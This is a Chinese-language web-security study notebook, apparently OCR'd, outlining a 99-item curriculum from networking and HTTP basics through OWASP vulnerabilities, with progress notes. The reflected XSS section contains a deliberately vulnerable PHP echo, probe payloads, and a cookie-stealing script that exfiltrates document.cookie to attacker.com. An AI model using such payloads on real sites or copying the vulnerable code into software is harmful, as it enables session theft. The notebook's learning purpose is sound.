Web安全学习笔记


> 整个学习流程我边学边补充 整体学习框架由ai辅助生成

目录

- 模块一：前置基础
- 模块二：Web前端
- 模块三：Web后端
- 模块四：OWASP核心漏洞（重点）
- 模块五：其他Web漏洞
- 模块六：工具链
- 模块七：靶场实战
- 模块八：中间件安全
- 模块九：密码学与绕过
- 模块十：进阶方向
- Web安全知识树（地图页）
- 学习进度记录

Web安全知识树（地图页）

> 99 条清单的骨架总览：10 个主分支 = 10 个模块，子节点 = 核心知识点。学习前看一眼定位，学完在树上确认归属。



各模块核心知识点速览

① 前置基础（1-9） —— 看懂世界的地基

```
├─ OSI/TCP-IP · HTTP/HTTPS · DNS/CDN/反向代理
├─ Cookie / Session / Token 机制
├─ Linux 基础 · Bash · Python · Git
└─ MySQL 与 SQL 语法
```

② Web 前端（10-15） —— 看懂页面

```
├─ HTML 结构与标签（安全视角：解析上下文）
├─ CSS 选择器 · JavaScript（DOM/BOM/事件）
├─ 同源策略与 CORS
├─ 浏览器开发者工具 · 前端框架认知
└─ （正在学这里 → XSS 方向）
```

③ Web 后端（16-23） —— 看懂服务器

```
├─ PHP 弱类型 · Java/Python 框架认知
├─ 身份认证与授权 · 文件操作/上传处理
└─ 日志与错误处理 · 常见开发框架漏洞点
```

④ OWASP 核心漏洞（24-38） —— 主战场

```
├─ XSS：反射型/存储型/DOM 型
├─ CSRF · SSRF · 点击劫持
├─ SQL 注入（含 NoSQL）· 命令注入 · XXE
├─ 文件上传 · 文件包含 · 反序列化
├─ 越权 · 逻辑漏洞 · 模板注入
└─ ★ 占清单近 1/3，优先级最高
```

⑤ 其他 Web 漏洞（39-47）

```
├─ HTTP 请求走私 · Host 头注入
├─ CSWSH · JSONP 劫持 · 原型链污染
└─ 条件竞争 · 子域名接管
```

⑥ 工具链（48-58） —— 武器库

```
├─ Burp Suite（核心，贯穿全程）
├─ Nmap · sqlmap · hydra
├─ dirsearch/ffuf · nikto
└─ Wireshark · 浏览器 F12
```

⑦ 靶场实战（59-68） —— 练功房

```
├─ DVWA（当前在用）
├─ sqli-labs · upload-labs · WebGoat
└─ PortSwigger Academy · CTF 实战
```

⑧ 中间件安全（69-76）

```
├─ Nginx · Apache · Tomcat · IIS
├─ 目录遍历 · 解析漏洞 · 反代配置错误
└─ Web 容器提权
```

⑨ 密码学与绕过（77-86）

```
├─ 对称/非对称/哈希 · JWT 安全
├─ 弱口令 · 验证码绕过 · 登录爆破
└─ 加密算法识别
```

⑩ 进阶方向（87-99）

```
├─ 子域名枚举 · 资产测绘 · CDN 溯源
├─ 供应链/组件漏洞（Log4j）
├─ 内网渗透入门 · 免杀 · 权限提升
└─ 渗透测试报告撰写
```

学习路线提示

1. **模块①②③ = 看懂世界**（2-3 周）：看懂请求、页面、服务器，地基
2. **模块④⑤ = 攻击主战场**（3-4 周，重点）：XSS/SQLi/CSRF/SSRF/文件上传
3. **模块⑥⑦ = 武器与练功房**（贯穿全程）：工具边学边用，靶场练手
4. **模块⑧⑨⑩ = 深水区**（按需）：有基础后按兴趣/需求深入

模块一：前置基础

1. OSI 七层模型与 TCP/IP 协议簇【已讲】

难度：入门 | 优先级：P0必学 **网络是 Web 应用的 "运输管道"，你发的每个 HTTP 请求都要经过层层封装。学网络模型不是为了考试，而是为了**看懂数据包在哪一层被动手脚、攻击发生在哪一层 。

一、为什么学这个（Web 安全的视角）

你平时抓包（Burp）看到的**一个 HTTP 请求**，实际传输时是这样的：

```plaintext
应用层：HTTP 报文（你的请求内容）
   ↓ 加 TCP 头（源/目的端口 80/443）
   ↓ 加 IP 头（源/目的 IP）
   ↓ 加 MAC 头（下一跳的物理地址）
   ↓ 变成电信号发出去
```

反过来，服务器收到后**从下往上剥**：去 MAC 头 → 去 IP 头 → 去 TCP 头 → 把 HTTP 报文交给应用。这个过程叫**封装 / 解封装。**

只要记住一点：Web 安全里你看到的攻击（SQLi/XSS/SSRF）全发生在**应用层**，而 "能不能连上、包到没到" 是下面三层决定的。

完整讲解要点：

- OSI 七层：应用 / 表示 / 会话 / 传输 / 网络 / 数据链路 / 物理
- TCP/IP 四层（实际使用）：应用（含OSI 5/6/7）、传输、网络、链路 **用wireshark抓到的实例**


  Wireshark 是**网络抓包工具**—— 可以把你电脑网卡上 "流过的每一个数据包" 原样拦下来给你看。你之前学的 "HTTP 请求要经过封装、TCP 三次握手"，它是最直观的实物证据。

  它是干什么的

  表格

能力	对你学 Web 安全的意义
看 TCP 三次握手	抓到 SYN → SYN,ACK → ACK 三条包，亲眼验证第 1 条讲的握手
看 HTTP 明文内容	DVWA 是纯 HTTP（无加密），能看到完整的请求 / 响应原文
看封装结构	一个包里能看到：MAC 头 → IP 头 → TCP 头 → HTTP 数据（层层套着）
看攻击流量	比如看 SQL 注入的 payload 是怎么被发出去的

  简单说：**Burp 是 "应用层" 的代理，Wireshark 是 "所有层" 的照妖镜。** Burp 只能看到 HTTP 这一层，Wireshark 从网线开始看。



你抓到的 10 个包 = TCP 连接的完整一生

客户端(54626端口) ⇄ 服务器(80端口)，时间轴从上到下

阶段① 三次握手（建立连接）—— 包 1~3

#1 客户端 → 服务器：**[SYN]** Seq=0 ← "我要连接"

#2 服务器 → 客户端：**[SYN, ACK]** Seq=0, Ack=1 ← "同意，我也要连"

#3 客户端 → 服务器：**[ACK]** Seq=1, Ack=1 ← "好，连接建立"

阶段② 数据传输（发请求、收响应）—— 包 4~7

#4 HTTP **GET /dvwa/ HTTP/1.1** ← 浏览器发出请求

#5 TCP [ACK] ← 服务器确认收到请求

#6 HTTP **200 OK** ← 服务器返回网页内容

#7 TCP [ACK] ← 浏览器确认收到响应

阶段③ 四次挥手（断开连接）—— 包 8~10（bonus，你顺手抓到了）

#8 服务器 → 客户端：**[FIN, ACK]** ← "我这边发完了，要关了"

#9 客户端 → 服务器：**[FIN, ACK]** ← "我也发完了，关吧"

#10 服务器 → 客户端：**[ACK]** ← "确认，关闭"

核对点：你现在可以回去看你的抓包，1~3 是三次握手（教材必考）、4~7 是数据交互（Web 安全的关注点）、8~10 是四次挥手（可选掌握）。**三次握手 + 数据传输 = 第 1 条验证通过** ✅

TCP三次握手的意义 **安全意义：** 端口扫描（Nmap）本质就是发 SYN 看对方回不回 SYN+ACK **SYN 泛洪攻击**：攻击者只发 ① 不回 ③，让服务器堆满半开连接耗尽资源（这是 DDoS 的一种）

- **1. 二、两个模型的记忆方法**

OSI 七层（理论模型）：物理 → 数据链路 → 网络 → 传输 → 会话 → 表示 → 应用。口诀：**"物数网传会表应"**（从下往上）。 **TCP/IP 四层（实际标准）**：网络接口 → 网际 → 传输 → 应用。**OSI 是教科书，TCP/IP 是现实**—— 你只需要真正记熟 TCP/IP 四层，OSI 能对上号就行

- Web 漏洞发生在**应用层**；扫描、握手、端口属**传输层/网络层**

- TCP 三次握手：`SYN → SYN+ACK → ACK`（建立可靠连接、协商序号）
- 半开扫描（Nmap -sS）原理：只发 SYN，收到 SYN+ACK 即判定开放，不完成握手
- TCP 四次挥手：`FIN → ACK → FIN → ACK`（服务端需先发完剩余数据）
- TCP 可靠 / UDP 无连接（DNS、视频走 UDP）
- 必背端口：80 HTTP、443 HTTPS、21 FTP、22 SSH、23 Telnet、25 SMTP、53 DNS、3306 MySQL、3389 RDP、6379 Redis、8080 常见后台
- ☐OSI七层模型与TCP/IP协议簇（已听讲解，待动手：nmap -sV 扫本机验证）

2. HTTP / HTTPS 协议详解【已讲】

难度：入门 | 优先级：P0必学



完整讲解要点：

- 请求-响应模型：一次请求一次响应；HTTP 无状态、明文
- 请求组成：请求行（方法 路径 版本）+ 请求头 + 请求体(POST)
- 响应组成：状态行（版本 状态码 短语）+ 响应头 + 响应体
- 方法：GET / POST / PUT / DELETE / OPTIONS(探测方法) / HEAD / TRACE(XST高危禁用)
- 状态码五类：1xx 信息、2xx 成功(200/201)、3xx 重定向(301/302/304)、4xx 客户端错误(400/401/403/404/405/429)、5xx 服务端错误(500/502/503)
- 关键请求头：Host、User-Agent、Referer、Cookie、Content-Type、X-Forwarded-For(可伪造)
- 关键响应头：Set-Cookie、Location、Content-Type

- HTTPS = HTTP + TLS：ClientHello → ServerHello+证书 → 验证证书 → 交换密钥材料 → 协商会话密钥 → 对称加密通信
- 中间人攻击 = 伪造证书骗过验证；Burp 抓 HTTPS 需安装其 CA 证书
- ☐ HTTP/HTTPS协议详解（已听讲解，待动手：Burp 抓包逐行拆解一个请求）

3. Cookie / Session / Token 机制【待学】

难度：入门 | 优先级：P0必学 核心要点：Cookie属性(Path/Domain/HttpOnly/Secure/SameSite)、Session原理、JWT结构(Header.Payload.Signature) 推荐资源：MDN Cookie文档 **一句话定位**：HTTP 是 "无状态" 的 —— 服务器不记得你是谁。Cookie/Session/Token 就是给每个用户发 "身份凭证"，让服务器下次还认识你。Web 安全里一半的漏洞（会话劫持、CSRF、越权）都围绕这三样东西。



```plaintext
第一次请求：登录 → 服务器发给你一张"凭证"（Cookie/Session）
第二次请求：浏览器自动带上凭证 → 服务器一看凭证就知道"是你"
```

二、三种方案的核心区别（必会）

表格

维度	Cookie	Session	Token(JWT)
数据存哪	浏览器	服务器	客户端
谁能看到内容	任何人（明文）	服务器（浏览器只见 id）	任何人可解码（但不可伪造）
服务器要查库吗	不用（直接读值）	要（查 session 表）	不用（验签名即可）
泄露风险	高	中（只泄露 id）	高（一泄露全完）
典型漏洞关联	XSS 偷取	会话固定 / 劫持	弱密钥伪造

记法：

- **Cookie 是 "存你浏览器的小纸条"**，服务端读纸条内容
- **Session 是 "存服务端的档案"**，浏览器只拿档案编号（session_id）
- **Token 是 "自带防伪签名的通行证"**，服务器只验签名不查档

预览

查看代码

- [ ] Cookie / Session / Token 机制

4. DNS / CDN / 反向代理【待学】

难度：入门 | 优先级：P1重要 核心要点：DNS解析流程、CDN回源、Nginx反向代理与负载均衡 推荐资源：《Web性能权威指南》

- [ ] DNS / CDN / 反向代理

5. Linux 基础命令与文件权限【待学】

难度：入门 | 优先级：P0必学 核心要点：cd/ls/grep/find/ps/netstat/chmod/chown、rwx权限、vim基础 推荐资源：《Linux命令行与shell脚本编程大全》

- [ ] Linux 基础命令与文件权限

6. Bash / Shell 脚本【待学】

难度：入门 | 优先级：P1重要 核心要点：变量、循环、管道、重定向、awk/sed基础、批量处理 推荐资源：《Shell脚本学习指南》

- [ ] Bash / Shell 脚本

7. Python 编程基础【待学】

难度：入门 | 优先级：P0必学 核心要点：requests库、正则re、文件处理、编写POC/EXP脚本 推荐资源：《Python编程：从入门到实践》

- [ ] Python 编程基础

8. Git 版本控制【待学】

难度：入门 | 优先级：P1重要 核心要点：clone/commit/push/pull、分支、.git泄露原理 推荐资源：Pro Git 官网

- [ ] Git 版本控制

9. MySQL 基础与 SQL 语法【待学】

难度：入门 | 优先级：P0必学 核心要点：SELECT/UNION/WHERE/GROUP BY/ORDER BY、information_schema、常见函数 推荐资源：《SQL必知必会》

- [ ] MySQL 基础与 SQL 语法

模块二：Web前端

10. HTML 结构与常见标签【待学】

难度：入门 | 优先级：P1重要 核心要点：表单form/input、iframe、事件属性、常见属性 推荐资源：MDN HTML

- [ ] HTML 结构与常见标签

11. CSS 选择器与布局【待学】

难度：入门 | 优先级：P2选学 核心要点：选择器、盒模型、定位、理解前端渲染流程 推荐资源：MDN CSS

- [ ] CSS 选择器与布局

12. JavaScript 核心（DOM/BOM/事件）【待学】

难度：入门 | 优先级：P0必学 核心要点：DOM操作、事件监听、location/document/cookie、eval、同源策略相关API 推荐资源：《JavaScript高级程序设计》

- [ ] JavaScript 核心（DOM/BOM/事件）

13. 浏览器同源策略与 CORS【待学】

难度：进阶 | 优先级：P1重要 核心要点：同源三要素(协议+域名+端口)、CORS头Access-Control-*、预检请求 推荐资源：MDN CORS

- [ ] 浏览器同源策略与 CORS

14. 浏览器开发者工具【待学】

难度：入门 | 优先级：P0必学 核心要点：Network抓包、Console调试、Sources看JS、Application看Cookie/Storage 推荐资源：Chrome DevTools 文档

- [ ] 浏览器开发者工具

15. 前端框架认知（Vue/React）【待学】

难度：进阶 | 优先级：P2选学 核心要点：SPA路由、前端鉴权存储位置、接口调用 推荐资源：Vue/React官方文档

- [ ] 前端框架认知（Vue/React）

模块三：Web后端

16. Web 服务器（Nginx/Apache/Tomcat）【待学】

难度：进阶 | 优先级：P1重要 核心要点：配置文件结构、location规则、反代、日志位置、默认后台 推荐资源：Nginx官方文档

- [ ] Web 服务器（Nginx/Apache/Tomcat）

17. 常见后端语言与框架【待学】

难度：进阶 | 优先级：P1重要 核心要点：PHP(TP/Laravel)、Java(SpringBoot)、Node(Express)、Python(Django/Flask) 推荐资源：各框架官方文档

- [ ] 常见后端语言与框架

18. 数据库交互与 ORM【待学】

难度：进阶 | 优先级：P1重要 核心要点：预编译语句、ORM拼接、二次注入产生原理 推荐资源：对应框架文档

- [ ] 数据库交互与 ORM

19. 会话管理与认证机制【待学】

难度：进阶 | 优先级：P1重要 核心要点：登录态维护、单点登录、OAuth2流程、权限校验位置 推荐资源：OWASP Authentication Cheat Sheet

- [ ] 会话管理与认证机制

模块四：OWASP核心漏洞（重点）

20. SQL注入：联合查询注入【待学】

难度：进阶 | 优先级：P0必学 核心要点：闭合方式、列数判断、回显位、information_schema爆表 推荐资源：sqli-labs 1-4、《SQL注入攻击与防御》

- [ ] SQL注入：联合查询注入

21. SQL注入：报错注入 / 布尔盲注【待学】

难度：进阶 | 优先级：P0必学 核心要点：updatexml/extractvalue报错、布尔真假差异、substr/ascii逐字符猜解 推荐资源：sqli-labs 5-10

- [ ] SQL注入：报错注入 / 布尔盲注

22. SQL注入：时间盲注与堆叠查询【待学】

难度：高级 | 优先级：P0必学 核心要点：sleep/if、堆叠查询限制、outfile写shell 推荐资源：sqli-labs 后续关卡

- [ ] SQL注入：时间盲注与堆叠查询

23. SQL注入：二次注入与WAF绕过【未学】

难度：高级 | 优先级：P1重要 核心要点：宽字节注入、大小写/内联注释/编码绕过、绕过过滤函数、二次注入(先入库再拼接) 推荐资源：《SQL注入攻击与防御》、sqlmap --tamper

- [ ] SQL注入：二次注入与WAF绕过

24. XSS：反射型XSS【已学】payload没进数据库，只是在页面反射了一次

难度：进阶 | 优先级：P0必学 核心要点：**payload构造、标签/事件、过滤绕过、窃取Cookie** 推荐资源：XSS-labs 前几关、PortSwigger XSS模块 1.==反射型xss攻击流程==




```
2.原理："一次请求、一次反射"
简单的服务端代码
echo "<p>你搜索的是：" . $_GET['keyword'] . "</p>";
```

```
攻击者构造的URL： https://victim.com/search?keyword=<script>alert(document.cookie)
</script>
```

?后面的payload让服务器执行了js在弹窗中打印了Cookie 3.***常见注入点***

表格

位置	典型场景
搜索框回显	`?keyword=`、`?search=` 搜完把词回显在页面
URL 参数回显	报错页、详情页把参数值打出来
请求头回显	个别站点把 User-Agent / Referer 打在页面（较罕见但存在）
错误提示	404 页回显路径、报错回显输入

搜索框回显判断哪里有注入点

- 表现
  "搜索框回显" 的三个具体表现

  表现一：URL 多了一个参数
  搜索框搜索，浏览器会把关键词塞进 URL（GET 方式）：


  ```plaintext
  你输入：手机
  URL变成：https://site.com/search?keyword=手机
  ```

  表现二：页面 "把你的词再说一遍"
  几乎所有搜索页都会把关键词回显出来，让你知道自己搜的是什么：

  ```plaintext
  你搜索的是：手机，共找到 128 条
  ```

- 标题里：`<title>搜索：手机</title>`
- 结果提示里：`<p>你搜索的是：手机</p>`

- 输入框里：`<input value="手机">`



4.**判断能不能打**

1. 插 `'"><svg onload=alert(1)>` 这类 "万能测试串"，看哪些字符原样回显（判断有没有过滤、在什么上下文） **根据回显位置决定闭合方式：**
   - 在标签内容里 → 直接 `<script>` 或 `<img onerror>`
   - 在属性值里 → 先 `">` 闭合再插
   - 在 JS 变量里 → 用 `';alert(1);//` 闭合引号 触发成功后升级 payload（偷 Cookie、外带数据）

5..偷Cookie标准payload

```
<script>document.location='https://attacker.com/c?c='+document.cookie</script>
这个代码是攻击者通过恶意链接让受害者执行，执行后Cookie出现在攻击者那
```

把受害者的 Cookie 发到攻击者服务器。**前提**：Cookie 没有 `HttpOnly` 属性（这就是为什么 HttpOnly 重要）

- ☐ XSS：反射型XSS：是 "**一次性**" 的 XSS—— 恶意代码不落地服务器，而是**通过 URL 参数 "反射" 回页面**，骗受害者点一个恶意链接，代码在他的浏览器里执行一次。

25. XSS：存储型XSS【待学】

难度：进阶 | 优先级：P0必学 核心要点：留言板/评论触发、后台触发、持久化影响 推荐资源：XSS-labs 中段

- ☐ XSS：存储型XSS

26. XSS：DOM型XSS 与 CSP 绕过【待学】

难度：高级 | 优先级：P1重要 核心要点：DOM sink、location.hash、CSP策略与绕过思路 推荐资源：PortSwigger DOM XSS 模块

- ☐ XSS：DOM型XSS 与 CSP 绕过

27. CSRF 跨站请求伪造【待学】

难度：进阶 | 优先级：P0必学 核心要点：原理、GET/POST型利用、Token/SameSite/Referer防御 推荐资源：PortSwigger CSRF 模块

- [ ] CSRF 跨站请求伪造

28. SSRF 服务端请求伪造【待学】

难度：高级 | 优先级：P0必学 核心要点：内网探测、file/gopher/dict协议、云元数据169.254.169.254、绕过IP限制 推荐资源：PortSwigger SSRF 模块

- [ ] SSRF 服务端请求伪造

29. 文件上传漏洞【待学】

难度：进阶 | 优先级：P0必学 核心要点：前端JS绕过、MIME校验、后缀黑名单/.phtml/.phar、.htaccess、条件竞争 推荐资源：Upload-labs 全部

- [ ] 文件上传漏洞

30. 文件包含漏洞 LFI / RFI【待学】

难度：进阶 | 优先级：P0必学 核心要点：伪协议php://filter/data://、日志包含、session包含、截断 推荐资源：《Web安全深度剖析》文件包含章节

- [ ] 文件包含漏洞 LFI / RFI

31. 命令注入 / RCE【待学】

难度：高级 | 优先级：P0必学 核心要点：分号/&&/||/|、空格绕过$IFS、通配符、无回显延时 推荐资源：PortSwigger Command Injection

- [ ] 命令注入 / RCE

32. 反序列化漏洞（Java/PHP/Python）【待学】

难度：高级 | 优先级：P1重要 核心要点：PHP unserialize魔术方法、Java ysoserial链、Python pickle 推荐资源：《Java代码审计实战》、ysoserial README

- [ ] 反序列化漏洞（Java/PHP/Python）

33. XXE 外部实体注入【待学】

难度：高级 | 优先级：P1重要 核心要点：DTD、外部实体读文件、Blind XXE外带、SSRF联动 推荐资源：PortSwigger XXE 模块

- [ ] XXE 外部实体注入

34. 越权访问（水平/垂直越权）【待学】

难度：进阶 | 优先级：P0必学 核心要点：改ID查别人数据、普通用户访问管理员接口、关键接口鉴权位置 推荐资源：PortSwigger Access Control

- [ ] 越权访问（水平/垂直越权）

35. 失效的身份认证与会话【待学】

难度：进阶 | 优先级：P1重要 核心要点：弱口令、爆破、会话固定、登出不失效、JWT弱密钥 推荐资源：OWASP Top 10

- [ ] 失效的身份认证与会话

36. 敏感信息泄露【待学】

难度：进阶 | 优先级：P0必学 核心要点：.git/.svn备份、.DS_Store、源码泄露、备份文件、目录遍历 推荐资源：Dirsearch + seclists字典

- [ ] 敏感信息泄露

37. NoSQL 注入（MongoDB 等）【待学】

难度：进阶 | 优先级：P1重要 核心要点：$where/$gt/$ne 运算符注入、JSON语法注入、布尔/报错回显、绕过传统防护 推荐资源：PortSwigger NoSQL Injection 模块

- [ ] NoSQL 注入（MongoDB 等）

模块五：其他Web漏洞

38. 条件竞争 Race Condition【待学】

难度：高级 | 优先级：P1重要 核心要点：支付竞态、验证码复用、文件上传竞争（校验与写入分离）、TOCTOU 推荐资源：PortSwigger Race Conditions 模块

- [ ] 条件竞争 Race Condition

39. 业务逻辑漏洞【待学】

难度：高级 | 优先级：P0必学 核心要点：支付改价、密码找回绕过、验证码可爆破/不过期、优惠券重复用 推荐资源：先知社区业务逻辑漏洞专题

- [ ] 业务逻辑漏洞

40. 目录遍历与目录扫描【待学】

难度：入门 | 优先级：P0必学 核心要点：../穿越、常见敏感路径、字典fuzz 推荐资源：Dirsearch/Gobuster/ffuf

- [ ] 目录遍历与目录扫描

41. SSTI 模板注入【待学】

难度：高级 | 优先级：P1重要 核心要点：Jinja2/Twig/Freemarker/Velocity、回显判断、沙箱绕过 推荐资源：PortSwigger SSTI 模块

- [ ] SSTI 模板注入

42. CORS 配置错误【待学】

难度：进阶 | 优先级：P1重要 核心要点：Origin反射+Credentials、null origin、内网信息泄露 推荐资源：PortSwigger CORS

- [ ] CORS 配置错误

43. JWT 安全漏洞【待学】

难度：进阶 | 优先级：P1重要 核心要点：none算法、弱密钥爆破、kid注入、未校验签名 推荐资源：jwt.io、PortSwigger JWT

- [ ] JWT 安全漏洞

44. Web 缓存投毒与缓存欺骗【待学】

难度：高级 | 优先级：P2选学 核心要点：未key header、X-Forwarded-Host、CDN缓存差异 推荐资源：PortSwigger Cache Poisoning

- [ ] Web 缓存投毒与缓存欺骗

45. 文件下载漏洞【待学】

难度：进阶 | 优先级：P1重要 核心要点：任意文件下载读配置/源码、路径截断 推荐资源：常规靶场练习

- [ ] 文件下载漏洞

46. URL 跳转 / 开放重定向【待学】

难度：入门 | 优先级：P1重要 核心要点：跳转参数、绕过//、@、反斜杠、钓鱼链 推荐资源：PortSwigger Open Redirect

- [ ] URL 跳转 / 开放重定向

47. 短信/邮件轰炸与重放【待学】

难度：入门 | 优先级：P2选学 核心要点：无频率限制、验证码重放、接口重复提交 推荐资源：常规SRC案例

- [ ] 短信/邮件轰炸与重放

48. CRLF 注入 / HTTP响应拆分【待学】

难度：高级 | 优先级：P2选学 核心要点：%0d%0a注入Set-Cookie/Header、缓存联动 推荐资源：PortSwigger CRLF

- [ ] CRLF 注入 / HTTP响应拆分

49. CSP / 安全响应头【待学】

难度：进阶 | 优先级：P2选学 核心要点：CSP/HSTS/X-Frame-Options/X-Content-Type-Options 配置与作用 推荐资源：OWASP Secure Headers

- [ ] CSP / 安全响应头

50. HTTP 请求走私（Request Smuggling）【待学】

难度：高级 | 优先级：P1重要 核心要点：CL.TE / TE.CL / TE.TE、前后端解析差异、配合缓存投毒/越权/SSRF 推荐资源：PortSwigger HTTP Request Smuggling 模块

- [ ] HTTP 请求走私（Request Smuggling）

51. Host 头注入【待学】

难度：进阶 | 优先级：P1重要 核心要点：密码重置投毒、缓存投毒、绝对URL生成利用、绕过（重复Host/空格注入） 推荐资源：PortSwigger Host Header 模块

- [ ] Host 头注入

52. 点击劫持 Clickjacking【待学】

难度：进阶 | 优先级：P1重要 核心要点：iframe透明覆盖、X-Frame-Options / CSP frame-ancestors 防御、拖拽劫持 推荐资源：PortSwigger Clickjacking 模块

- [ ] 点击劫持 Clickjacking

53. WebSocket 劫持（CSWSH）【待学】

难度：进阶 | 优先级：P1重要 核心要点：跨站WebSocket握手、Origin校验缺失、配合XSS读消息 推荐资源：PortSwigger WebSocket 模块

- [ ] WebSocket 劫持（CSWSH）

54. JSONP 劫持【待学】

难度：进阶 | 优先级：P2选学 核心要点：callback参数、跨域读取敏感数据、与CORS对比 推荐资源：常规SRC案例

- [ ] JSONP 劫持

55. 原型链污染（Prototype Pollution）【待学】

难度：高级 | 优先级：P2选学 核心要点：**proto**/constructor 污染、Node/前端利用、RCE/XSS联动 推荐资源：Prototype Pollution 相关分析文章

- [ ] 原型链污染（Prototype Pollution）

模块六：工具链

56. Burp Suite：代理抓包与 Repeater【待学】

难度：入门 | 优先级：P0必学 核心要点：证书安装、HTTP历史、Send to Repeater改包重放 推荐资源：Burp官方文档、B站Burp教程

- [ ] Burp Suite：代理抓包与 Repeater

57. Burp Suite：Intruder 爆破【待学】

难度：进阶 | 优先级：P0必学 核心要点：Sniper/Cluster bomb、Payload集、字典加载、结果筛选 推荐资源：Burp官方文档

- [ ] Burp Suite：Intruder 爆破

